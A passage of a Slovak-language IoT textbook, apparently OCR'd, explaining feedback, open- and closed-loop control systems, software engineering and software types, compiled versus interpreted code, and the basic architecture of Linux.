
Zdroj [9]

V reálnom svete je pri niektorých systémoch náročné identifikovať, o aký typ spätnej väzby sa jedná (pozitívnu, alebo negatívnu). Obzvlášť v situáciách, keď sa v systéme používa niekoľko nezávislých kanálov spätnej väzby súčasne.

Regulácia na základe spätnej väzby je založená na riadení s pomocou regulátora (termostat). Regulátor analyzuje a spracováva informácie a v prípade potreby môže použiť dostupné akčné členy na zmenu teploty v izbe.

Tento proces sa priebežne opakuje a upravuje. Pokiaľ celý systém je schopný komunikovať cez internet, kam odosiela namerané hodnoty, aktuálne nastavenia, stav, prípadne prijíma konfiguračné príkazy, môžeme ho označiť za IoT zariadenie.

Veľmi dobrým príkladom systému založeného na spätnej väzbe je ľudské telo. Stačí pozorovať ako sa správa telo v zime, v teple, na základe akých podnetov reaguje. Skúmaním systémov spätnej väzby ľudského tela sa zaoberá lekárska fyziológia.

Obrázok 2.20 - Spätná väzba v ľudskom tele


Zdroj [10]

Riadiaci systém

Riadiaci systém obsahuje regulátor, ktorý využíva vstupy a výstupy na riadenie a reguláciu správania systému v snahe dosiahnuť požadovaný stav. Vstup určuje, aký by mal byť výstup pre celý proces. Regulátor udáva, aké konkrétne zmeny sú potrebné na dosiahnutie požadovaného výstupu na základe vstupu.

Činnosť, pri ktorej sa rozhoduje o výbere a úprave parametrov,ktoré je potrebné zmeniť, aby sa dosiahol požadovaný výstup, sa nazýva teória riadenia. Teória riadenia je v podstate stratégia výberu správneho vstupu a spôsobu generovania požadovaného výstupu.

Táto teória sa uplatňuje vo všetkých typoch zariadení. Zamyslime sa, ako sa teória riadenia uplatňuje pri riadení vozidla. Vodič vozidla je regulátor, riadenie a regulácia vozidla sa vykonáva cez akčné členy. Na základe vstupného signálu vodič určuje, ako použiť každé ovládanie (napr. plyn, brzda, volant) na dosiahnutie zamýšľaného výkonu.

Obrázok 2.21 - Bloková schéma ovládania automobilu

Zdroj [11]

Mnohé z procesov v aute závisia aj od riadiacich systémov navrhnutých výrobcom automobilov. V týchto systémoch je výstup meraný pomocou zvoleného typu snímača, ktorý informuje o tom, aké zmeny regulátor už vykonal. Cieľom je navrhnúť systém s nulovou chybovosťou. To znamená, že výstupná hodnota zariadenia je presne na takej úrovni ako požadujeme. Preto, ak chce vodič jazdiť rýchlosťou 65 km/h, nastavenie tempomatu na 65 km/h musí dosiahnuť presne tento výsledok.

Riadiace systémy môžu byť dvoch základných typov a to s otvorenou slučkou alebo uzavretou slučkou. Rozdiel medzi týmito dvoma systémami je založený na tom, či používa spätnú väzbu alebo nie.

Otvorená slučka

Riadiace systémy s otvorenou slučkou nepoužívajú spätnú väzbu. Riadiaca jednotka informuje zariadenie o vykonaní vopred určenej akcie bez overenia požadovaných výsledkov. Na obrázku je zobrazená logická schéma riadiaceho systému s otvorenou slučkou.

Obrázok 2.22 - Otvorená slučka

Zdroj [5]

Radiaca jednotka (controller) je systém, ktorý zabezpečuje spracovanie vstupných požiadaviek. Do ovládaného systému odosiela nastavenia, ktoré zabezpečia požadovaný výstup.

Napríklad kávovar je možné považovať za riadiaci systém s otvorenou slučkou. Používateľ poskytuje správne množstvo kávy a vody (vstupy). Zariadenie ohrieva vodu a reguluje prúdenie horúcej vody do filtračného koša. Výstupom je uvarená káva. Za predpokladu, že zariadenie je v správnom prevádzkovom stave, kvalita kávy (výstup) závisí od kvality vstupov.


Riadiace systémy s otvorenou slučkou sa často používajú pre jednoduché procesy, kde sú vzťahy medzi vstupom a zariadením dobre definované. Úlohou inžiniera, ktorý navrhuje softvér riadiacej jednotky, je určiť spôsob manipulácie so vstupmi tak, aby zariadenie generovalo požadované výstupy.

Ďalším príkladom riadiaceho systému s otvorenou slučkou je domácaumývačka riadu. Zariadenie však nemá žiadnu schopnosť určiť, či je vložený riad čistý. Umývačka spustí a bude bežať celý cyklus bez ohľadu na to, ako veľmi bol riad znečistený a či je vložený čistiaci prostriedok.

Uzavretá slučka

Riadiaci systém s uzavretou slučkou používa spätnú väzbu na určenie, či je aktuálny výstup na úrovni požadovaného výstupu.

Systém uzavretej slučky meria výstup pomocou snímača. Nameraná hodnota sa porovnáva s referenciou, ktorú predstavuje požadovaný stav (vstup). Výsledok sa potom "vráti späť" do regulátora. Táto spätná väzba sa používa na opakované nastavenie ovládacích prvkov, čím sa má odstrániť rozdiel aktuálnej hodnoty oproti požadovanej vstupnej hodnote. Celý proces sa opakuje až do situácie, kedy výstup sa bude rovnať vstupnej hodnote.



Obrázok 2.23 - Uzavretá slučka

Zdroj [5]

Systém s uzatvorenou slučkou neustále upravuje vstup o údaje, ktoré boli získané meraním výstupu. Tieto namerané hodnoty sa vracajú na začiatok prostredníctvom spätnej väzby.

Existuje mnoho príkladov riadiacich systémov s uzavretou slučkou. Jedným, ktorý je možné nájsť takmer v každej budove, je digitálny termostat. Ten sa najprv naprogramuje na požadovanú teplotu. Vstup je privedený do zariadenia HVAC (heating, ventilation, air conditioning - vykurovanie, vzduchotechnika a klimatizácia). Výstup sa meria oproti požadovanému vstupu. Zobrazí sa rozdiel medzi požadovanou a nameranou teplotou a riadiaca jednotka nastaví HVAC systém tak, aby sa dosiahol požadovaný stav.

3

Operačný systém Linux
Vizuálne a textové programovanie
Základy programovania
Python a Blockly
Dáta a ich spracovanie
Prístup k dátam cez API

3.1 Softvér

Počítačový softvér je všeobecný pojem, ktorý sa vzťahuje na súbor počítačových inštrukcií, ktoré informujú počítač o tom, ako má pracovať a vykonávať zadané úlohy. Na rozdiel od fyzického hardvéru, z ktorého je systém postavený, softvér vykonáva spracovanie vstupov a dodanie výsledkov. Počítačový hardvér a softvér sú navzájom prepojené a nemôžu byť používané samostatne.

Ľudia, ktorí rozumejú softvéru a dokážu ho tvoriť, sa stávajú čoraz cennejšími na súčasnom trhu práce. Kým programátori boli v minulosti do určitej miery obmedzení na kódovanie aplikácií pre sálové počítače, súčasný nárast IoT vytvára nové možnosti práce pre programátorov.

Vo svete, ktorý sa stáva stále viac digitálnym, všadeprítomná povaha výpočtovej techniky znamená, že softvér je všade. Programátori môžu dnes pracovať na firmvéri, ovládačoch zariadení, mobilných aplikáciách, webových rozhraniach, analýze dát a podobne. Tieto oblasti zamestnanosti boli všetky dostupné predtým, ale internet vecí výrazne zvýšil počet dostupných projektov a spoločností.

Využitie sietí a softvéru v priemysle vedie k potrebe ďalších programátorov. Vďaka schopnosti písať vlastný kód, si programátori môžu vytvárať vlastné softvérové nástroje, ktoré nie sú k dispozícii na trhu.

3.1.1 Softvérové inžinerstvo

Softvérové inžinierstvo je systematické uplatňovanie vedeckých a technologických poznatkov, metód a skúseností pri navrhovaní, implementácii, testovaní a dokumentácii softvéru.

Oblasť softvérového inžinierstva je možné ďalej deliť podľa oblasti špecializácie na konkrétne činnosti, ktoré sa významnou mierou podieľaju na vytváraní aplikácií a riadiacich systémov. V istom zmysle je možné tieto oblasti aj chápať ako časti životného cyklu softvéru. Vynechaním, prípadne ignorovaním, niektorej z nich je kvalita výstupného produktu nižšia. Medzi hlavné oblasti patria:

Zber požiadaviek - získanie, analýza, špecifikácia a validácia požiadaviek na softvér.

Návrh softvéru - proces definovania architektúry, komponentov, rozhraní a iných charakteristík systému alebo komponentu. Taktiež je definovaný ako výsledok tohto procesu.

Písanie softvéru - vytvorenie riadiacého kódu, zmyslupulného softvéru, ktorý vykonáva požadované funkcie. Do tejto oblasti sa ďalej ráta overovanie a testovanie kódu, overovanie splnenia požiadaviek a ladenie chýb.

Testovanie softvéru - praktické technické preskúmanie zdrojového kódu a funkcionality aplikácie, ktoré poskytne zainteresovaným stranám informácie o kvalite testovaného produktu alebo služby.

Údržba softvéru - celková činnosť potrebná na poskytnutie nákladovo efektívnej podpory softvéru.

Riadenie softvérového inžinierstva - uplatňovanie riadiacich činností - plánovanie, koordinácia, meranie, monitorovanie, kontrola a podávanie správ - s cieľom zabezpečiť, aby vývoj a údržba softvéru boli systematické, disciplinované a kvantifikované.

Procesné a kvalitatívne riadenie – procesné riadenie umožňuje efektívny vývoj softvéru z pohľadu úspory nákladov, optimalizácia pracovných úloh a zaistenia kvality. S pomocou procesov sa definujú

napríklad postupy ako sa do kódu zavádzajú zmeny, navrhujú či implementujú opravy chýb. Kvalitatívne riadenie pomáha udržať kvalitný výstup celého vývojového procesu. Týmto dokáže spoločnosť dodať kvalitný produkt, ktorý bude spĺňať vopred definované požiadavky na funkcionalitu, rýchlosť, stabilitu, bezpečnosť a tak podobne.

S pomocou softvérového inžinierstva, ako procesu pre vývoj kvalitných produktov sa snažia firmy získať odpovede na otázky:

- Koľko nás stojí vývoj softvéru?
- Aké služby ponúka vytvorený softvér?
- Ktorý procesný model by sme mali používať?
- Aký je cieľ používania nášho softvéru?
- Ako by sme mali implementovať softvér v prostredí u zákazníka?
- Ako by malo vyzerať užívateľské rozhranie softvéru?
- Mali by sme radšej kúpiť softvér od tretej strany namiesto toho, aby sme ho vytvárali sami?

Odpovede na uvedené otázky pomáhaju identifikovať potenciál, riziká a možnosti realizovateľnosti softvérového projektu. Napríklad nový predajca módy chce vstúpiť na trh e-commerce. Má možnosť zakúpiť komplexný produkt typu e-shop, alebo si pre jeho realizáciu môže zamestnať skupinu programátorov, ktorá mu tento systém naprogramuje takpovediac doma, teda vytvoria ho interný zamestnaci predajcu módy.

Ako je možné vidieť, aj na prvý pohľad nesúvisiace oblasti ako móda a vývoj softvéru, môžu využívať vzájomnú expertízu a spolupracovať pri tvorbe nových produktov či služieb.

3.1.2 Typ softvéru

Softvér je možné kategorizovať podľa niekoľkých pohľadov. Jedným z možných spôsobov delení je podľa účelu za akým bol vytvorený a oblasti jeho použitia. Alternatívnym pohľadom je delenie podľa miesta spúšťania. Pozrime sa na tri základné skupiny podľa účelu použitia:

- aplikačný softvér,
- systémový softvér,
- škodlivý softvér.

Aplikačný softvér

Veľmi zjednodušene povedané ide o aplikácie, ktoré používame pre vykonávanie úloh. Napríklad napísanie práce, návrh 3D CAD modelu, úprava fotografie a podobne. Je to softvér, ktorý využíva používateľ na vykonávanie úloh alebo poskytuje zábavné funkcie nad rámec základnej činnosti samotného počítača. Existuje veľa rôznych typov aplikačného softvéru, pretože rozsah úloh, ktoré je možné vykonávať s moderným počítačom, je veľmi veľký.

Systémový softvér

Ide o softvér, ktorý priamo prevádzkuje počítačový hardvér, poskytuje základné funkcie potrebné pre komunikáciu medzi používateľom a hardvérom. Tento systémový softvér (napríklad operačný systém) poskytuje prostredie na spustenie aplikačného softvéru.

Systémový softvér zahŕňa napríklad:

- **operačné systémy -** sú základnými zbierkami softvéru, ktoré spravujú zdroje a poskytujú spoločné služby pre iný softvér, ktorý beží nad operačným systémom. Kontrolné programy, zavádzacie oblasti disku, konzolové a okenné aplikácie sú hlavnými časťami operačných systémov. V praxi je operačný systém často dodávaný s dodatočným softvérom vrátane aplikačného softvéru, čo umožňuje operačný systém používať pre širokú škálu úloh ihneď po jeho nainštalovaní.

- **ovládače zariadení** - ovládajú alebo riadia konkrétny typ zariadenia, ktoré je pripojené k počítaču. Počítač má zvyčajne minimálne jedno vstupné zariadenie a aspoň jedno výstupné zariadenie, preto počítač zvyčajne potrebuje viac ako jeden ovládač zariadenia.

- **nástroje (tzv. utility)** - sú počítačové programy určené na pomoc používateľom pri údržbe a starostlivosti o počítače.

Škodlivý softvér (malware)

Softvér vyvinutý na poškodenie a narušenie počítačových systémov a informácií, ktoré sú na nich uložené. Z tohto dôvodu je škodlivý softvér nežiadúci. Malware je úzko spätý s počítačovými trestnými činmi. Hoci niektoré škodlivé programy môžu byť navrhnuté ako vtipy alebo protest.

3.1.3 Miesto spúšťania softvéru

Desktopové aplikácie

Označované ako aplikácie, sú napríklad aj webové prehliadače, Microsoft Office, rovnako ako aplikácie pre smartfóny a tablety. Spustiteľný kód sa najčastejšie nachádza na koncovom počítači. Zvyčajne ide o kompilovaný kód.

Skripty

Skripty sú typom softvéru, ktoré sú zvyčajne interpretované a bežia napríklad vo webovom prehliadači (JavaScript) alebo na pozadí operačného systému (Python, PowerShell).

POZNÁMKA!

Rozdiel medzi kompilovaným a interpretovaným kódom je v tom, že:

Kompilovaný kód je taký, ktorý po skompilovaní je vyjadrený v inštrukciách cieľového stroja. Napríklad operácia súčtu "+" v zdrojovom kóde, môže byť preložená priamo do príkazu "ADD" v strojovom kóde. Medzi kompilované jazyky patria: Assembler, COBOL, Java, C/C++

Interpretovaný kód je kód, v ktorom pokyny nie sú priamo vykonávané cieľovým počítačom, ale je čítaný a vykonávaný iným programom – takzvaný interpreter (prekladač). Tento prekladač je zvyčajne napísaný v inom jazyku, než samotný zdrojový kód.

Operácia "+" by bola interpretovaná pri spustení kódu. Interpreter by potom zavolal svoju

vlastnú funkciu "add (a, b)" s príslušnými argumentmi, ktoré by potom spustili strojový kód "ADD". Medzi interpretované jazyky patria: Python, JavaScript, PowerShell

Každý z typov kódu má svoje výhody a nevýhody. Výhodami kompilovaných jazykov sú:

- Rýchlejší výkon priamym použitím natívneho kódu cieľového zariadenia.
- Možnosť uplatniť pomerne silné optimalizácie počas fázy zostavovania.

Na druhej stranesú výhody interpretovaných jazykov:

- Je jednoduchšie implementovaťpožadovanú funkcionalitu (písanie dobrých kompilátorov je veľmi ťažké!).
- Nie je potrebné spustiť fázu kompilácie - možné spustiť kód priamo.

Webové aplikácie

Zvyčajne sa prevádzkujú na webovom serveri a vytvárajú dynamicky generované webové stránky do webových prehliadačov, napr. PHP, Java, ASP.NET, alebo dokonca JavaScript, ktorý beží na serveri (NodeJS). V moderných časoch weby bežne obsahujú JavaScript, ktorý sa má spustiť aj vo webovom prehliadači a čiastočne na serveri.

Zabudovaný (embedded) softvér

Je umiestnený ako firmvér v rámci jednoúčelových alebo viacúčelových zariadení. V súvislosti s embedded zariadeniamije niekedy nejasné rozlíšenie medzi systémovým softvérom a aplikačným softvérom. Avšak niektoré embedded zariadenia majú vstavané operačné systémy. Tieto systémy si zachovávajú hranice medzi systémovým softvérom a aplikačným softvérom.

Mikrokód

Špeciálny typ vstavaného softvéru, ktorý informuje samotný procesor o tom, ako vykonať strojový kód. Typickým príkladom je firmvér mikroprocesora. Napríklad pri zakúpení WiFi modulu (HiLink) sú všetky operácie potrebné pre naprogramovanie mikroprocesorazabezpečené výrobcom. Programátor, ktorý navrhuje aplikáciu, sa teda nemusí zaoberať návrhom kódu pre ovládanie WiFi modulu.

3.2 Linuxový operačný systém

Linuxové systémy sú veľmi obľúbené pre svoju otvorenosť (tzv. open source). Existuje mnoho distribúcií, ktoré sú dostupné bezplatne a používateľ si môže upravovať zdrojový kód bez potreby povolení či porušovania licenčných podmienok.

Upravené linuxové systémy sa používajú napríklad v smerovačoch pre domáce použitie (LinkSys).Ppoužívajú ich aj veľké komerčné firmy (Juniper, Google) ako základ operačných systémov pre svoje zariadenia (firewally, Android).

Obrázok 3.1 - Linux Fedora

Zdroj [5]

POZNÁMKA!

Problematika autorských práv je veľmi komplexná oblasť a v prípade komerčného použitia riešení je vhodné mať právne ošetrený pôvod a použitie zdrojového kódu, aplikácií a systémov.


3.2.1 Architektúra Linuxu

Ak chceme efektívne spravovať Linux, musíme porozumieť tomu, ako vlastne funguje. Základná charakteristika Linuxu je jeho modulárnosť. To znamená, že systém sa skladá z mnohých relatívne nezávislých častí. Pre väčšinu z nich navyše existujú alternatívy, a preto vždy záleží na správcovi distribúcie, ako systém zostaví.

Modulárnosť tiež vysvetľuje rozdiely medzi jednotlivými distribúciami. Aj keď je všetko Linux, odlišnosti bývajú natoľko markantné, že pri prechode na inú distribúciu môže byť používateľ minimálne ľahko zmätený.

Operačný systém Linux možno rozdeliť na tri hlavné časti:

- jadro (kernel),
- shell,
- aplikácie (knižnice a moduly).

Obrázok 3.2 - Zjednodušená štruktúra Linuxu

Zdroj [12]

Jadro

Jadro možno považovať za samotný operačný systém, zatiaľ čo shell je len program, ktorý beží na operačnom systéme a ponúka funkčnosť interakcie s používateľom.


Na interakciu s hardvérom zariadenia používateľ komunikuje so shellom, ktorý komunikuje s jadrom. Jadro následne komunikuje s hardvérom.

Shell

Shell je prostredie v ktorom sa vykonávajú príkazy zadané používaetľom. Keď sa používateľ prihlási do systému, prihlasovací program skontroluje používateľské meno a heslo. Ak je poverenie správne, prihlasovací program zavolá shell. Od tohto bodu môže oprávnený používateľ začať komunikovať s operačným systémom prostredníctvom textových príkazov.

Shell je spustený po prihlásení používateľa do systému, vytvorí príkazový riadok, pomocou ktorého užívateľ môže počítač ovládať a jeho ukončením je užívateľ zo systému odhlásený.

V grafickom rozhraní linuxového systému je možné získať prístup k shellu pomocou klávesovej skratky CTRL+T, prípadne vyhľadaním a spustením aplikácie “terminal”.

Obrázok 3.3 - Spustenie terminálu

Zdroj [5]

POZNÁMKA!


V prostredí Windows je taktiež dostupný shell a je prístupný cez príkaz cmd. Pokročilejšia verzia Windows shellu s možnosť používať .NET knižnice je Powershell. Od Windows 10 sa snaží spoločnosť Microsoft integrovať Ubuntu core do Windowsu čo by malo umožniť spúšťať Linuxové skripty v prostredí Windows.

Aplikácie (knižnice a moduly)

Operačný systém predstavuje dušu celého hardvéru. Pri jednoduchých embedded aplikáciách postačuje aj samostatný a zjednodušený riadiaci systém nahratý v mikroprocesore. Napríklad digitálny termostat.

Pre komplexné zariadenia, ktoré napríklad komunikujú po sieti, je vyžadovaný operačný systém. Hlavným dôvodom je nutnosť používať pomerne komplexné komunikačné protokoly. Protokoly zaisťujú, aby si dve zariadenia alebo systémy navzájom rozumeli.

